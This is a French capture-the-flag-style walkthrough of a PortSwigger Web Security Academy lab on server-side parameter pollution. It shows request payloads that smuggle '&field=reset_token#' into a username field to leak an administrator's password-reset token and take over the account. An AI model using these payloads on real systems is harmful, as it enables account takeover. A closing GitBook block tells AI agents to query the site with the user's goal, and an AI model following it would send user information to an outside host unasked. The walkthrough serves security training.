> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/fr/web/api-testing/server-side-parameter-pollution-in-the-query-string.md).
# Pollution de paramètres côté serveur dans la chaîne de requête
Notes sur la pollution de paramètres côté serveur dans la chaîne de requête pour les laboratoires PortSwigger Web Security Academy, incluant le flux d'exploitation, les tests de payload, la validation avec Burp Suite et le contexte de remédiation.
### Exploiter la pollution de paramètres côté serveur dans une chaîne de requête
**Objectif du labo**/ Se connecter en tant qu'administrateur puis supprimer l'utilisateur **carlos**.
#### Fonctionnalité Mot de passe oublié
Une fonction de réinitialisation du mot de passe est disponible.

La requête envoyée au serveur est la suivante :
```bash
csrf=MTAvOmFchCqpCjEEyY6azPU4tdsDvpQl&username=administrator
```
La réponse du serveur est :
```json
{
"type":"email",
"result":"*****@normal-user.net"
}
```
#### Tentatives de pollution des paramètres
Essayez d'ajouter un nouveau paramètre via `&`:
```bash
csrf=MTAvOmFchCqpCjEEyY6azPU4tdsDvpQl&username=administrator&test=test
```
ou encodé :
```bash
csrf=MTAvOmFchCqpCjEEyY6azPU4tdsDvpQl&username=administrator%26test=test
```
Le serveur répond :
```json
{
"error": "Parameter is not supported."
}
```
#### En utilisant les `#` Caractère
Avec `#`, le comportement change :
```bash
csrf=MTAvOmFchCqpCjEEyY6azPU4tdsDvpQl&username=administrator#test=test
```
ou encodé :
```bash
csrf=MTAvOmFchCqpCjEEyY6azPU4tdsDvpQl&username=administrator%23test=test
```
Réponse du serveur:
```json
{
"error": "Field not specified."
}
```
Cela indique l'existence d'un **champ** paramètre attendu côté serveur.
#### Découverte du `champ` Paramètre
Envoyez la requête suivante :
```bash
csrf=MTAvOmFchCqpCjEEyY6azPU4tdsDvpQl&username=administrator&field=test
```
Ensuite, nous combinons `champ` par `#` pour injecter des valeurs supplémentaires :
```bash
csrf=MTAvOmFchCqpCjEEyY6azPU4tdsDvpQl&username=administrator&field=x#
```
ou encodé :
```bash
csrf=MTAvOmFchCqpCjEEyY6azPU4tdsDvpQl&username=administrator%26field=x%23
```


En testant différents **noms de variables côté serveur**, vous obtenez une réponse valide avec le code **200**, révélant les champs **email** et **nom d’utilisateur**.
#### Analyse du fichier JavaScript forgot-password.js
Un fichier JavaScript accessible révèle la logique suivante :
* Les données du formulaire sont encodées manuellement.
* La requête est envoyée via `fetch` en POST.
* Si la réponse contient la `propriété result` le message Veuillez vérifier votre e-mail s'affiche.
* Un **reset-token** le paramètre est récupéré depuis la chaîne de requête :
```javascript
let forgotPwdReady = (callback) => {
if (document.readyState !== "loading") callback();
else document.addEventListener("DOMContentLoaded", callback);
}
function urlencodeFormData(fd){
let s = '';
function encode(s){ return encodeURIComponent(s).replace(/%20/g,'+'); }
for(let pair of fd.entries()){
if(typeof pair[1]=='string'){
s += (s?'&':'') + encode(pair[0])+'='+encode(pair[1]);
}
}
return s;
}
const validateInputsAndCreateMsg = () => {
try {
const forgotPasswordError = document.getElementById("forgot-password-error");
forgotPasswordError.textContent = "";
const forgotPasswordForm = document.getElementById("forgot-password-form");
const usernameInput = document.getElementsByName("username").item(0);
if (usernameInput && !usernameInput.checkValidity()) {
usernameInput.reportValidity();
return;
}
const formData = new FormData(forgotPasswordForm);
const config = {
method: "POST",
headers: {
"Content-Type": "x-www-form-urlencoded",
},
body: urlencodeFormData(formData)
};
fetch(window.location.pathname, config)
.then(response => response.json())
.then(jsonResponse => {
if (!jsonResponse.hasOwnProperty("result"))
{
forgotPasswordError.textContent = "Nom d'utilisateur invalide";
}
else
{
forgotPasswordError.textContent = `Veuillez vérifier votre e-mail : "${jsonResponse.result}"`;
forgotPasswordForm.className = "";
forgotPasswordForm.style.display = "none";
}
})
.catch(err => {
forgotPasswordError.textContent = "Nom d'utilisateur invalide";
});
} catch (error) {
console.error("Erreur inattendue :", error);
}
}
const displayMsg = (e) => {
e.preventDefault();
validateInputsAndCreateMsg(e);
};
forgotPwdReady(() => {
const queryString = window.location.search;
const urlParams = new URLSearchParams(queryString);
const resetToken = urlParams.get('reset-token');
if (resetToken)
{
window.location.href = `/forgot-password?reset_token=${resetToken}`;
}
else
{
const forgotPasswordBtn = document.getElementById("forgot-password-btn");
forgotPasswordBtn.addEventListener("click", displayMsg);
}
});
```
Cela confirme l'existence d'un **réinitialisation/ jeton** paramètre.
#### Exploiter le `reset_token` Paramètre
Ce paramètre est ensuite injecté via une pollution côté serveur :
```bash
csrf=MTAvOmFchCqpCjEEyY6azPU4tdsDvpQl&username=administrator%26field=reset_token%23
```

Le serveur répond :
```json
{
"type":"reset_token","result":"62ptz5mdgs48omh0u3uf3z7b7w9kiybt"
}
```
#### Réinitialiser le mot de passe de l'administrateur

En utilisant le jeton obtenu, vous accédez à l'URL suivante :
```bash
/forgot-password?reset_token=62ptz5mdgs48omh0u3uf3z7b7w9kiybt
```
Cela vous permet de réinitialiser le mot de passe de l'administrateur, de vous connecter avec ce compte, puis de supprimer l'utilisateur **carlos**, validant ainsi le laboratoire.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/fr/web/api-testing/server-side-parameter-pollution-in-the-query-string.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.